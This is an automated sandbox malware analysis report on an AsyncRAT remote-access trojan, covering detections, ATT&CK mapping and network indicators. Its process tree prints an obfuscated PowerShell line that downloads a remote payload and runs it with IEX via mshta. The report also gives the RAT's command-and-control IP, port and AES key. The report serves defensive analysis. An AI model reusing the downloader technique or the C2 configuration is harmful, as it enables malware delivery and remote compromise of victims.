ID: 433020
Sample Name: xGrfj8RvYg.exe
Cookbook: default.jbs
Time: 06:33:12
Date: 11/06/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report xGrfj8RvYg.exe

Overview


General Information

Sample Name:	xGrfj8RvYg.exe
Analysis ID:	433020
MD5:	722603aa75534b..
SHA1:	321ea5aa8368f39.
SHA256:	3e7cecddd88f1fd..
Tags:	AsyncRAT exe RAT
Infos:	

Most interesting Screenshot:



Detection




AsyncRAT

Score:	92
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e.…
- Yara detected AsyncRAT
- Creates an undocumented autostart …
- Injects a PE file into a foreign proce…
- Obfuscated command line found
- Sigma detected: MSHTA Spawning …
- Sigma detected: Suspicious PowerS…
- Tries to detect sandboxes and other…
- Writes to foreign memory regions
- Antivirus or Machine Learning detec…
- Binary contains a suspicious time st…

Classification



Process Tree

- **System is w10x64**
- xGrfj8RvYg.exe (PID: 4832 cmdline: 'C:\Users\user\Desktop\xGrfj8RvYg.exe' MD5: 722603AA75534BEC9D1191F062FB2C03)
  - mshta.exe (PID: 1276 cmdline: 'C:\Windows\System32\mshta.exe' https://ia601502.us.archive.org/2/items/clean-lol-123_20210603/Clean_lol123.txt MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
    - powershell.exe (PID: 3468 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' $TTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTT ='https://ia601509.us.archive.org/21/items/all-lol-123_20210603/ALL_lol123.TXT';$SSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSS='Down^^^^^^^^^^^^string'.Replace('^^^^^^^^^^^^','load');$OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO = 'WebBANKnt'.Replace('BANK','Clie');$T4RDTHFTJGJKHL='WFt'.Replace('WF','NE');$EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE='(NewYEAe'.Replace('YEA','-Obj');$FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF='ct System.$T4RDTHFTJGJKHL.$OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO).$SSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSS($TTTTTTTTTTTTTTTTTTTTTTTTTTTTTTTT)';I`E`X ($EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE,$FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF -Join '')|I`E`X MD5: 95000560239032BC68B4C2FDFCDEF913)
      - conhost.exe (PID: 1564 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - powershell.exe (PID: 3680 cmdline: 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -windo 1 -noexit -exec bypass -file C:\Users\Public\-----Run +++++++++.ps1 MD5: 95000560239032BC68B4C2FDFCDEF913)
        - aspnet_compiler.exe (PID: 6396 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe MD5: 17CC69238395DF61AAF483BCEF02E7C9)
        - aspnet_compiler.exe (PID: 6800 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe MD5: 17CC69238395DF61AAF483BCEF02E7C9)
- **cleanup**

Malware Configuration

Threatname: AsyncRAT

```
{
  "Server": "216.230.75.62",
  "Ports": "1107",
  "Version": "0.5.7B",
  "Autorun": "false",
  "Install_Folder": "%AppData%",
  "Install_File": "windonws.exe",
  "AES_key": "SZyWY7zJ1VdyEsSSd7sfsCsuxNXhSZI0",
  "Mutex": "AsyncMutex_6SI8OkPnk",
  "AntiDetection": "false",
  "External_config_on_Pastebin": "null",
  "BDOS": "false",
  "Startup_Delay": "3",
  "HWID": "null",
  "Certificate":
"MIIE8jCCAtqgAwIBAgIQAMKnEVcvuQIQtAqxOy+oYTANBgkqhkiG9w0BAQ0FADAaMRgwFgYDVQQDDA9Bc3luY1JBVCBTZXJ2ZXIwIBcNMjEwNTE5MTM0ODQ1WhgPOTk5OTEyMzEyMzU5NTlaMBoxGDAWBgNVBAMMD0FzeW5jUkFUIFNlcnZlcjCCAiIwDQYJKoZIhvcNAQEBBQADggIPADCCAgoCggIBAJvrsFgFjIMG1rYF1vehk3BhjSHAlQ5Noq7MIKWRa9CgdZHCTN/Gh9VwaWUYqMuzn6F4pGWgSAmwwuuouwlMe4g37Srpvawl5ocRkOnMC4MAsh08mucPg8f/kUN3DFtqO2yfgr3i83yX9keSdfqaCRcUoXh8Qhqa5F8Mlkd2yVOcsZvmTvaLsCtRZo9YOMZ/fnPBzu2NS+xv3qaqW723pMfbrFS04iokkSp5pRQhQRWPCNJ737a0ac9gBS/g1nAuElqEl62AgbprR6YAqsbsrSDo6kOEx7t071C7gbJaO4lu33Kchi/gIC3ftleFFQhqjWTIfxcOp/kuej5DIHH9QvyE12oi1qFc8dn+EVZ2yENyQcx4NOx73zUmFh20JIMW2x4qOfuT+MkkUstDEezdXOec8PzkGMhclDzMmhD3ZA1oIGnsupJHRTTPqMHHw8tx48rj09Xv4TQARpmMffPbW+GmunkNmKHqOsMN8oj2iVwbRK7mg+UJfUyQ+hhTz/AqeWaoRGjLJVSX/R6fs2uWXX6GD8ECOxEJfnm5hLQxwr0RRwOLqu+oVMvFqOZ3+4G1UD7QIIPESId0n6EdnDCLIGuk6PqXpqR7QQU+zvRmeK6VHOH/btjAYUNkEAM6gO0Z6hk6xDeCGxXnqtr3FWyk7V9FZoi4OSzqDPvyYf849Q1nAgMBAAGjMjAwMB0GA1UdDgQWBBR2rTenBO42ADwEdSVfGFG7Id35BjAPBgNVHRMBAf8EBTADAQH/MA0GCSqGSIb3DQEBDQUAA4ICAQBkM4Am3dA31vOlVb3L4HKAuNkOPN+Iw4uslCNRYxtAc3xbiaqC8tXWcNvzNWfVdTOYjdEbo8g5+weIaD7D5vmoHzvkkyEm9+1EMMl8KcMo4I/jQmvObI74N31e43thfQb0OPP32xc3M2gRpxplMLyPGl9M22u8r5tQPo2JX/YpP5oa8gSZLo4LK2grkQLI45aGm1CWuqrpReCckH6UZOoR2EeDHf+VDcSrNQ0KJUG6tyEWWUg0FTs0hham+juKVb7Ai9ktQekAfJpAz0GGIXjd4YRwug5GabiJTbL5vW64E8q38Lz/rITER9f1Tho9r7bw9EKTGp1Q6MB9PSLHxOBeefDvpxIO6G+O8p+s7GdSGEFDkF9z6UxVeJifhI4G2fwTz3IkbpzlZ2lBslkCy/iHGYSRDwOvhA+VDmzKXJHoW7BK1PgBQcZ2m+N8BNIHScqCanzHjQhoFMJL9f7r+/rqtJ/ranxVgK+66zGwMf6MW3u9PF93O3bln9A7Yr6dEhKReQDi0R9/qhJbqisz7Fmo8/6zn715MHHfz2pRPGlPFQKuqug8RfieY8maAZj11TUtQuOiToVFoRQHtbT1JjYQXTq++aXZA47BRKFnqmVIj+zLGHo/FkWbraZL+35yLAfwwlE/YopW+uYFcIHAHgDQhWmfD7MuiwYAY4YtNkgi5g==",
  "ServerSignature":
"hb4rbDi2yorRia4zVii6fBe5zR5qZuT/oNzKkm5RCPxVI+DpAg6tP0HKmjqKbYbfXixb6DODIWmirNXfb6RavFFZFj5L1BSmGSCWmeVDM/IkG1v7H8053Uky0QHQ2bPzEIhio/2bZG7nxydLDiWz7jOA5hTZddxPN8Br/tFDBgOA2YvoFolDN/SyqFz61tucLLLKImugUQPB4sHE/xkAyXi1gtGQ/16xTSWjEKwIRYr/7rvSmfWpY/5oDiJvkWS/1MZAIQNLY1fyi9FRErVVeUnnTikLjZhOkouk7/QdJsJez78RuLjg+I5tTMBYhxG6q81sg7SrqotPY0sK3ZZAKaU4Vrmy1LKrBMpNQv3JiIWlI/lSS6GB2bN/TA9sLcKAATEeWREuz8l/bJURfyZFk91OWqZ1mHwEXQGj5Wttm8jf+gG2TbMHgCPcpwFUFMqB7fSQIKv+pU1KOAvU64CUeLTzks4X5N8aHvduxLez78VMAyXSa2PWbv9znaxZZWCGScStHepOMiR4AXVivSF4HTb8v2nZ2x60Q0rMNmZ3T1yMA+WbdCeNBQDFD8roIU7iXGsheZ3Cfnd9MOYde+KESXBKyoZGdGoocdgu9NTzxVBAZ9fOUEXjXRfS6fh+dnAJc0GNGimVg/1EX6Q+xeKnpb2b73IU7G28wz78gQndt1Y=",
  "Group": "Default"
}
```


Yara Overview

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Microsoft\Windows\INet Cache\IE\WJ8I2OL4\Clean_lol123[1].txt	webshell_asp_obfuscated	ASP webshell obfuscated	Arnim Rupp	• 0x55:$tagasp_long20: <script language="VB • 0xdc:$asp_payload11: WScript.Shell • 0xce:$asp_multi_payload_one1: CreateObject • 0xce:$asp_multi_payload_four1: CreateObject • 0xce:$asp_cr_write1: CreateObject(• 0x220:$m_multi_one1: Replace(• 0x282:$m_multi_one1: Replace(• 0x2af:$m_multi_one1: Replace(• 0x2fb:$m_multi_one1: Replace(

Memory Dumps

Source	Rule	Description	Author	Strings
00000017.00000000.310047645.000000000402000.00000040.00000001.sdmp	JoeSecurity_AsyncRAT	Yara detected AsyncRAT	Joe Security	
00000017.00000002.467029735.000000000402000.00000040.00000001.sdmp	JoeSecurity_AsyncRAT	Yara detected AsyncRAT	Joe Security	
00000002.00000003.214415545.00000208942AB000.00000004.00000001.sdmp	PowerShell_Case_Anomaly	Detects obfuscated PowerShell hacktools	Florian Roth	• 0x90a8:$s1: pOWeRsHeLL
00000002.00000002.217899024.0000020893D10000.00000004.00000001.sdmp	PowerShell_Case_Anomaly	Detects obfuscated PowerShell hacktools	Florian Roth	• 0x146:$s1: pOWeRsHeLL
00000002.00000002.218422171.00000208942AD000.00000004.00000001.sdmp	PowerShell_Case_Anomaly	Detects obfuscated PowerShell hacktools	Florian Roth	• 0x70a8:$s1: pOWeRsHeLL
Click to see the 2 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
23.2.aspnet_compiler.exe.400000.0.unpack	JoeSecurity_AsyncRAT	Yara detected AsyncRAT	Joe Security	
23.0.aspnet_compiler.exe.400000.0.unpack	JoeSecurity_AsyncRAT	Yara detected AsyncRAT	Joe Security	

Sigma Overview

System Summary:

Sigma detected: MSHTA Spawning Windows Shell

Sigma detected: Suspicious PowerShell Command Line

Sigma detected: Non Interactive PowerShell

Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected AsyncRAT

System Summary:

Data Obfuscation:

Obfuscated command line found

Boot Survival:

Yara detected AsyncRAT

Creates an undocumented autostart registry key

Malware Analysis System Evasion:

Yara detected AsyncRAT

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Writes to foreign memory regions


Lowering of HIPS / PFW / Operating System Security Settings:

Yara detected AsyncRAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Net Eff
Valid Accounts	Windows Management Instrumentation 1	DLL Side-Loading 1	DLL Side-Loading 1	Disable or Modify Tools 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 2	Eav Ins Net Cor
Default Accounts	Command and Scripting Interpreter 1 1	Scheduled Task/Job 1	Process Injection 2 1 2	Deobfuscate/Decode Files or Information 1	LSASS Memory	System Information Discovery 1 4	Remote Desktop Protocol	Email Collection 1	Exfiltration Over Bluetooth	Non-Standard Port 1	Exp Rec Cal
Domain Accounts	Scheduled Task/Job 1	Registry Run Keys / Startup Folder 1	Scheduled Task/Job 1	Obfuscated Files or Information 1 1	Security Account Manager	Query Registry 1	SMB/Windows Admin Shares	Clipboard Data 1	Automated Exfiltration	Non-Application Layer Protocol 1	Exp Tra Loc
Local Accounts	At (Windows)	Logon Script (Mac)	Registry Run Keys / Startup Folder 1	Software Packing 1	NTDS	Security Software Discovery 1 2 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2	SIM Sw
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Timestomp 1	LSA Secrets	Process Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Ma Dev Cor
Replication Through Removable Media	Launchd	Rc.common	Rc.common	DLL Side-Loading 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 3 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jan Der Ser
External Remote Services	Scheduled Task	Startup Items	Startup Items	Masquerading 1	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rog Acc
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Virtualization/Sandbox Evasion 3 1	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Dow Ins Pro
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Process Injection 2 1 2	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rog Bas


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
xGrfj8RvYg.exe	9%	ReversingLabs	ByteCode-MSIL.Backdoor.Crysan	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
23.2.aspnet_compiler.exe.400000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File
23.0.aspnet_compiler.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1121262		Download File
25.2.aspnet_compiler.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1137914		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://crl.microsoft	0%	URL Reputation	safe	
http://crl.microsoft	0%	URL Reputation	safe	
http://crl.microsoft	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://ia601406.us.archive.org8	0%	Avira URL Cloud	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://ia803408.us.archive.orgx	0%	Avira URL Cloud	safe	
http://crl.goi	0%	Avira URL Cloud	safe	
http://https://archive.orgx	0%	Avira URL Cloud	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://microsoft.co	0%	URL Reputation	safe	
http://microsoft.co	0%	URL Reputation	safe	
http://microsoft.co	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://ia601406.us.archive.orgx	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
ia601406.us.archive.org	207.241.227.126	true	false		high
ia601509.us.archive.org	207.241.227.119	true	false		high
archive.org	207.241.224.2	true	false		high
ia601502.us.archive.org	207.241.227.112	true	false		high
ia803408.us.archive.org	207.241.232.198	true	false		high

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
207.241.227.119	ia601509.us.archive.org	United States		7941	INTERNET-ARCHIVEUS	false
207.241.232.198	ia803408.us.archive.org	United States		7941	INTERNET-ARCHIVEUS	false
207.241.227.126	ia601406.us.archive.org	United States		7941	INTERNET-ARCHIVEUS	false
207.241.227.112	ia601502.us.archive.org	United States		7941	INTERNET-ARCHIVEUS	false
207.241.224.2	archive.org	United States		7941	INTERNET-ARCHIVEUS	false
216.230.75.62	unknown	United States		13886	CLOUD-SOUTHUS	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	433020
Start date:	11.06.2021
Start time:	06:33:12
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 29s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	xGrfj8RvYg.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	32
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal92.troj.evad.winEXE@12/12@5/7
EGA Information:	Failed
HDC Information:	• Successful, ratio: 25% (good quality ratio 25%) • Quality average: 90% • Quality standard deviation: 0%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
06:34:03	API Interceptor	74x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
207.241.227.119	8KfPvyojv5.exe	Get hash	malicious	Browse	
	Appraisa.vbs	Get hash	malicious	Browse	
207.241.232.198	8KfPvyojv5.exe	Get hash	malicious	Browse	
207.241.227.126	8KfPvyojv5.exe	Get hash	malicious	Browse	
	Appraisal.vbs	Get hash	malicious	Browse	
	Receipt.vbs	Get hash	malicious	Browse	
	Appraisal.vbs	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Property.Report.vbs	Get hash	malicious	Browse	
	Appraisal.reportl1100445269900.vbs	Get hash	malicious	Browse	
	Appraisal.vbs	Get hash	malicious	Browse	
	CONTRACT AGRREMENT FORM.ppt	Get hash	malicious	Browse	
	Invoice ID-(684472).vbs	Get hash	malicious	Browse	
	http://https://www.landpage.co/dd35d882-3317-11eb-a937-86a082cbe859/button/iOPaW1TDD2TG7oPdiBfDlfd6Oy6XO9BJ	Get hash	malicious	Browse	
207.241.227.112	Appraisal.vbs	Get hash	malicious	Browse	
	JZ74.vbs	Get hash	malicious	Browse	
	b44c460b_by_Libranalysis.xlsm	Get hash	malicious	Browse	
	78a4d352_by_Libranalysis.xlsm	Get hash	malicious	Browse	
	a423d144_by_Libranalysis.xlsm	Get hash	malicious	Browse	
	NEW PO - CE AUSTRALIA PTY LTD.xls	Get hash	malicious	Browse	
	OB74.vbs	Get hash	malicious	Browse	
	PO737383866366363.pps	Get hash	malicious	Browse	
	ITEM LIST.ppt	Get hash	malicious	Browse	
	RFQ No3756368.ppt	Get hash	malicious	Browse	
	sample.ppt	Get hash	malicious	Browse	
	RFQ No3756368.ppt	Get hash	malicious	Browse	
	PO944888299393.pps	Get hash	malicious	Browse	
	Purchase Order WT-7011 List.xls	Get hash	malicious	Browse	
	New Purchase Order RFQ List - Copy.xls	Get hash	malicious	Browse	
	Payment Advice PDF.ppt	Get hash	malicious	Browse	
	New Orders PDF.pps	Get hash	malicious	Browse	
	New Purchase Order.xls	Get hash	malicious	Browse	
	Invoice ID-(684472).vbs	Get hash	malicious	Browse	
207.241.224.2	8KfPvyojv5.exe	Get hash	malicious	Browse	
	Appraisal.report.vbs	Get hash	malicious	Browse	
	Z0PVKGyuxF.exe	Get hash	malicious	Browse	
	22f76723_by_Libranalysis.xlsm	Get hash	malicious	Browse	
	Appraisal.reportl1100445269900.vbs	Get hash	malicious	Browse	
	PO737383866366363.pps	Get hash	malicious	Browse	
	sample.ppt	Get hash	malicious	Browse	
	PO944888299393.pps	Get hash	malicious	Browse	
	PO -28001 X67533AB.ppt	Get hash	malicious	Browse	
	0901e76c84536f06b_2500332020005403099_0901e76c4489e546f06b_250020214405500030995.WsF	Get hash	malicious	Browse	
	RFQ P39948220.ppt	Get hash	malicious	Browse	
	Order 100920-0087.pps	Get hash	malicious	Browse	
	OrderSheet.pps	Get hash	malicious	Browse	
	FK58.vbs	Get hash	malicious	Browse	
	spectrum-statement-bill-7214213.DOCX.vbs	Get hash	malicious	Browse	
	TK29.vbs	Get hash	malicious	Browse	
	NR52.vbs	Get hash	malicious	Browse	
	Statement-ID-(8247412).vbs	Get hash	malicious	Browse	
	Invoice-ID-(5519012341210).vbs	Get hash	malicious	Browse	
	Contract document.ppt	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ia601502.us.archive.org	Appraisal.vbs	Get hash	malicious	Browse	• 207.241.227.112
	JZ74.vbs	Get hash	malicious	Browse	• 207.241.227.112
	b44c460b_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 207.241.227.112
	78a4d352_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 207.241.227.112
	a423d144_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 207.241.227.112
	NEW PO - CE AUSTRALIA PTY LTD.xls	Get hash	malicious	Browse	• 207.241.227.112
	OB74.vbs	Get hash	malicious	Browse	• 207.241.227.112

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PO737383866366363.pps	Get hash	malicious	Browse	• 207.241.227.112
	ITEM LIST.ppt	Get hash	malicious	Browse	• 207.241.227.112
	RFQ No3756368.ppt	Get hash	malicious	Browse	• 207.241.227.112
	TAX Statement.ppt	Get hash	malicious	Browse	• 207.241.227.112
	sample.ppt	Get hash	malicious	Browse	• 207.241.227.112
	RFQ No3756368.ppt	Get hash	malicious	Browse	• 207.241.227.112
	PO944888299393.pps	Get hash	malicious	Browse	• 207.241.227.112
	Purchase Order WT-7011 List.xls	Get hash	malicious	Browse	• 207.241.227.112
	New Purchase Order RFQ List - Copy.xls	Get hash	malicious	Browse	• 207.241.227.112
	Payment Advice PDF.ppt	Get hash	malicious	Browse	• 207.241.227.112
	New Orders PDF.pps	Get hash	malicious	Browse	• 207.241.227.112
	New Purchase Order.xls	Get hash	malicious	Browse	• 207.241.227.112
archive.org	8KfPvyojv5.exe	Get hash	malicious	Browse	• 207.241.232.198
	Report.110034567733.vbs	Get hash	malicious	Browse	• 207.241.227.116
	Report.vbs	Get hash	malicious	Browse	• 207.241.227.118
	Appraisal.vbs	Get hash	malicious	Browse	• 207.241.227.128
	Receipt.vbs	Get hash	malicious	Browse	• 207.241.227.123
	Qgc2Nreer3.exe	Get hash	malicious	Browse	• 207.241.224.2
	Appraisal.vbs	Get hash	malicious	Browse	• 207.241.227.112
	8b664227_by_Libranalysis.ppt	Get hash	malicious	Browse	• 207.241.228.148
	KUP ZAM#U00d3WIENIE-34002174.ppt	Get hash	malicious	Browse	• 207.241.228.148
	280fdaa5_by_Libranalysis.ppt	Get hash	malicious	Browse	• 207.241.228.148
	Property.Report.vbs	Get hash	malicious	Browse	• 207.241.227.110
	VCKBY846628.vbs	Get hash	malicious	Browse	• 207.241.227.118
	Appraisal.report.vbs	Get hash	malicious	Browse	• 207.241.228.142
	NEW PO - CE AUSTRALIA PTY LTD.xls	Get hash	malicious	Browse	• 207.241.228.147
	2513bdc6_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 207.241.227.127
	PO.xls	Get hash	malicious	Browse	• 207.241.228.147
	Purchase Order-1245102021.xls	Get hash	malicious	Browse	• 207.241.227.127
	Z0PVKGyuxF.exe	Get hash	malicious	Browse	• 207.241.228.158
	JZ74.vbs	Get hash	malicious	Browse	• 207.241.227.112
	b44c460b_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 207.241.227.112
